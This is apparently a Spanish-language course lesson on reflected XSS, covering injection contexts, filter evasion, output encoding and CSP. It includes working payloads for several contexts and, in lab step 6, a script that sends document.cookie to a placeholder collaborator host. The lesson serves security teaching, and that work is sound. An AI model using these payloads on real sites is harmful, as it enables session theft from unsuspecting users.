Clase 096 — Cross-Site Scripting (XSS) reflejado

> Parte: **4 — Seguridad de aplicaciones web** · Fuente: *The Web Application Hacker's Handbook (Stuttard & Pinto)* ⏱️ Duración estimada: **110 min** · Nivel: **Intermedio**

🎯 Objetivo

Comprender y explotar el **XSS reflejado**: cuando la aplicación devuelve input del usuario en la respuesta sin sanitizar, permitiendo ejecutar JavaScript en el navegador de la víctima. Es la puerta de entrada al mundo XSS y a los ataques del lado cliente.

> ⚠️ **Ética**: solo en labs propios (DVWA, Juice Shop, PortSwigger). Ejecutar XSS contra usuarios reales sin permiso es ilegal.

📚 Resultados de aprendizaje

Al finalizar, el alumno podrá:

1. **Explicar** el flujo de un XSS reflejado y su impacto.
2. **Identificar** contextos de inyección (HTML, atributo, JS, URL).
3. **Construir** payloads adaptados a cada contexto.
4. **Robar** cookies/tokens en un lab para demostrar impacto.
5. **Recomendar** codificación de salida y CSP como defensa.

🗺️ Temas


#	Tema	Por qué importa
1	Qué es XSS y sus tipos	Base conceptual
2	Flujo del reflejado	Cómo llega al navegador víctima
3	Contextos de inyección	El payload depende del contexto
4	Escape de atributos y JS	Salir del contexto para inyectar
5	Impacto: robo de sesión	Traducir XSS a daño real
6	Filtros y su evasión	Realidad de las apps modernas
7	Defensa: output encoding, CSP	Cierre del fallo

🧠 Explicación en profundidad

El navegador ejecuta lo que le llega, y ese es el problema

El **Cross-Site Scripting** es la inyección trasladada al navegador: en lugar de que datos del usuario se interpreten como SQL en la base de datos, se interpretan como **JavaScript en el navegador de otra víctima**. La causa raíz es idéntica —datos que cruzan la frontera y se convierten en código— pero el intérprete es el navegador y el impacto se sufre en el **cliente**: robo de sesión, acciones en nombre de la víctima, keylogging, redirecciones. Que OWASP lo clasifique dentro de A03 Injection (clase 087) no es casual: es la misma enfermedad en otro órgano.

Hay tres tipos según cómo llega el payload al navegador, y esta clase cubre el **reflejado**: el payload viaja en la **petición** (típicamente un parámetro de URL) y el servidor lo **devuelve sin sanear** en la respuesta inmediata. Como no se almacena, el atacante necesita que la víctima **haga clic en un enlace** preparado —de ahí que el reflejado se entregue por phishing—.



El contexto de inyección lo decide todo

La destreza central del XSS es entender el **contexto** en el que la entrada se refleja, porque determina qué payload funciona y cómo escapar. No es lo mismo que la entrada aparezca entre etiquetas HTML (`<div>AQUÍ</div>`), dentro del valor de un atributo (`<input value="AQUÍ">`), dentro de un bloque `<script>`, o en una URL. En el contexto HTML basta con inyectar `<script>…</script>` o un `<img src=x onerror=…>`. En un atributo, primero hay que **cerrar las comillas** del atributo (`"><script>…`) o abusar de un manejador de eventos. Dentro de JavaScript, hay que **cerrar la cadena** y la sentencia (`';alert(1)//`). Leer el HTML de la respuesta para ver **dónde y cómo** cae la entrada es el paso que separa probar payloads al azar de inyectar con precisión.

El impacto real: la sesión de la víctima

El `alert(1)` es solo la prueba de concepto; el impacto de un XSS es que el atacante ejecuta JavaScript **con los privilegios de la víctima en ese sitio**. El uso clásico es el **robo de la cookie de sesión** (`document.cookie` enviado a un servidor del atacante), que le permite suplantar a la víctima sin su contraseña —lo que conecta con la gestión de sesiones de la clase 102—. Pero puede hacer mucho más: realizar acciones en nombre de la víctima (cambiar su correo, transferir dinero), inyectar un keylogger, robar tokens de un gestor de contraseñas, o pivotar hacia la red interna. Por eso el XSS no es "un popup molesto": es control del cliente. Un matiz defensivo importante que se adelanta: la cookie de sesión con el flag `HttpOnly` **no** es accesible desde JavaScript, lo que **mitiga** el robo por `document.cookie` —pero no el resto de acciones, así que no elimina el XSS—.

Filtros, evasión y la defensa correcta

Muchas aplicaciones intentan defenderse **filtrando** palabras como `<script>`, y esa es una carrera que el defensor pierde: hay infinitas formas de ejecutar JS sin la etiqueta `script` —`<img onerror>`, `<svg onload>`, `<body onload>`, codificación de entidades HTML, mayúsculas mezcladas, etc.—, y los payloads de evasión (como los del *XSS cheat sheet* de PortSwigger) existen precisamente para saltar filtros. La lección es la misma que en toda la inyección: **el blocklist no funciona**. La defensa correcta tiene dos pilares. El primero es el **output encoding** (codificación de salida): antes de insertar un dato en la página, convertirlo según su contexto —`<` en `<` para HTML, escape distinto para atributos y para JS—, de modo que el navegador lo muestre como texto y nunca lo ejecute. El segundo es la **Content Security Policy (CSP)**: una cabecera que le dice al navegador de qué orígenes puede cargar y ejecutar scripts, de forma que aunque

una inyección se cuele, el script del atacante no se ejecute por no estar permitido. Codificación de salida como defensa primaria y CSP como red de seguridad: esa es la combinación que de verdad cierra el XSS.

Cómo lo nombra el catálogo CWE y qué cambia al priorizar

El catálogo usa **una sola entrada** para todo lo que has aprendido en esta clase: `CWE-79` (*neutralización incorrecta de entrada durante la generación de la página web*), de nivel *Base*, estable y apta para mapear, con `CWE-74` como padre. Fíjate en lo que **no** hace: no existe un CWE «XSS reflejado» distinto de otro «almacenado». Esa diferencia vive en el catálogo de patrones de ataque (`CAPEC-591` para el reflejado, `CAPEC-592` para el almacenado y `CAPEC-588` para el basado en DOM), mientras que el CWE nombra la causa común. Sí hay hijas de `CWE-79`, y se parecen a lo que viste en «el contexto de inyección lo decide todo»: variantes como `CWE-80` (etiquetas HTML con script) y `CWE-83` (script en atributos) describen **dónde** falla la neutralización, no cómo llega el dato.

Los números de 2025 aportan perspectiva. El XSS es la **primera** debilidad del Top 25 de MITRE (60,38 puntos) porque concentra una enorme cantidad de CVE, pero solo **7** de ellos figuran en el catálogo KEV, frente a los 20 de la inyección de comandos. OWASP lo describe como un caso de «mucha frecuencia y poco impacto» dentro de A05 Injection. No significa que sea inofensivo —el robo de sesión de esta clase es real—, sino que **frecuencia y explotación observada son señales distintas** y no deben confundirse al priorizar (clase 369). La corrección en la causa es la codificación de salida según el contexto, y se practica en la clase 363.

📖 Definiciones y características

- **XSS reflejado**: el payload viaja en la petición y se refleja en la respuesta inmediata. Característica: requiere que la víctima abra un enlace preparado.
- **Contexto de inyección**: dónde aterriza el input (cuerpo HTML, atributo, script, URL). Característica: determina la sintaxis del payload.
- **Output encoding**: codificar caracteres especiales al escribir la salida. Característica: defensa principal contra XSS.
- **CSP (Content Security Policy)**: cabecera que restringe orígenes de script. Característica: mitiga XSS aunque exista el bug.
- **Payload polyglot**: cadena que funciona en varios contextos. Característica: útil para pruebas rápidas.
- **HttpOnly**: flag de cookie que la oculta a JavaScript. Característica: limita el robo de sesión vía XSS.

📓 Glosario

Término	Definición concisa
XSS	Inyección de JavaScript en el navegador de otra víctima
XSS reflejado	El payload viaja en la petición y se refleja en la respuesta
Payload	Script inyectado que ejecuta el navegador
Prueba de concepto	`alert(1)`; demuestra la ejecución sin causar daño
Contexto de inyección	Dónde cae la entrada: HTML, atributo, script, URL
Escape de contexto	Cerrar comillas o etiquetas para salir del contexto
Manejador de eventos	`onerror`, `onload`; ejecuta JS sin la etiqueta script
Robo de sesión	Enviar `document.cookie` al atacante para suplantar
HttpOnly	Flag que oculta la cookie a JavaScript; mitiga el robo
Blocklist	Filtrar `<script>`; siempre evadible
Evasión de filtros	Payloads alternativos que saltan el filtro
Output encoding	Codificar el dato según contexto antes de insertarlo
CSP	Cabecera que restringe qué scripts puede ejecutar el navegador
A03 Injection	Categoría OWASP que engloba el XSS desde 2021

🧰 Herramientas y preparación

- **DVWA** (*XSS reflected*), **Juice Shop**, **PortSwigger labs**.
- **Burp** para probar variaciones y observar reflexiones.
- Navegador con DevTools.

🧪 Laboratorio guiado

> ⚠️ Solo en labs propios.

1. En DVWA → *XSS (Reflected)*, envía tu nombre y busca dónde se refleja en el HTML.
2. Prueba el payload básico: `<script>alert(document.domain)</script>`.
3. Si se filtra `<script>`, prueba manejadores de evento: `<img src=x onerror=alert(1)>`.
4. Identifica el **contexto**: ¿estás dentro de un atributo? Cierra comillas: `" onmouseover="alert(1)`.
5. Si aterrizas en un bloque `<script>`, rompe la cadena: `';alert(1)//`.
6. Demuestra impacto en el lab robando la cookie: `<script>new Image().src='//tu-collab/?c='+document.cookie</script>`.
7. Construye la **URL de ataque** completa que un atacante enviaría a la víctima y explica el flujo.

✍️ Ejercicios

1. Diseña un payload para contexto de atributo y otro para contexto de script.

2. Evade un filtro que elimina la palabra `script` (mayúsculas, anidado, eventos).
3. Explica por qué HttpOnly no evita el XSS, solo mitiga el robo de cookie.
4. Escribe una CSP que bloquearía tu payload y explica cómo.
5. Diferencia reflejado, almacenado y DOM (adelanto de la próxima clase).
6. Codifica la salida correctamente en un template server-side para eliminar el bug.

📝 Reto verificable

Resuelve un lab de XSS reflejado de PortSwigger que requiera **escapar de un contexto** (atributo o script) y ejecutar `alert(document.cookie)`. **Criterio de aceptación**: el lab queda marcado como resuelto, y explicas el contexto de inyección, el payload y qué codificación de salida lo habría prevenido.

⚠️ Errores comunes

Síntoma / mensaje	Causa y cómo arreglar
El payload aparece como texto	Está siendo codificado; busca otro contexto o sink
`<script>` no ejecuta	CSP o filtro; usa manejadores de evento
alert no salta pero el HTML cambia	Contexto de atributo; cierra la comilla primero
Funciona en Burp pero no en el navegador	El navegador codifica la URL; ajusta encoding
Cookie no se roba	HttpOnly activo; demuestra impacto de otra forma

❓ Preguntas frecuentes

❓ **¿XSS reflejado necesita interacción de la víctima?** Sí: la víctima debe abrir el enlace malicioso. Por eso suele combinarse con phishing.

❓ **¿La codificación de entrada o de salida?** De salida, según el contexto donde se escribe. La codificación de entrada es útil pero insuficiente por sí sola.

❓ **¿CSP elimina el XSS?** No lo elimina, lo mitiga: aunque el bug exista, una buena CSP puede impedir que el script se ejecute.

🔗 Referencias

- Stuttard & Pinto, *The Web Application Hacker's Handbook*, cap. 12.
- OWASP XSS: https://owasp.org/www-community/attacks/xss/
- OWASP XSS Prevention Cheat Sheet.
- PortSwigger XSS: https://portswigger.net/web-security/cross-site-scripting

📥 Material descargable

- 📄 Guía en PDF — versión imprimible de esta clase.
- 🎞️ Presentación (PPTX) — deck para proyectar en clase.

⬅️ Clase anterior

Clase 095 — Inyección de comandos del sistema operativo

➡️ Siguiente clase

Clase 097 — XSS almacenado y basado en DOM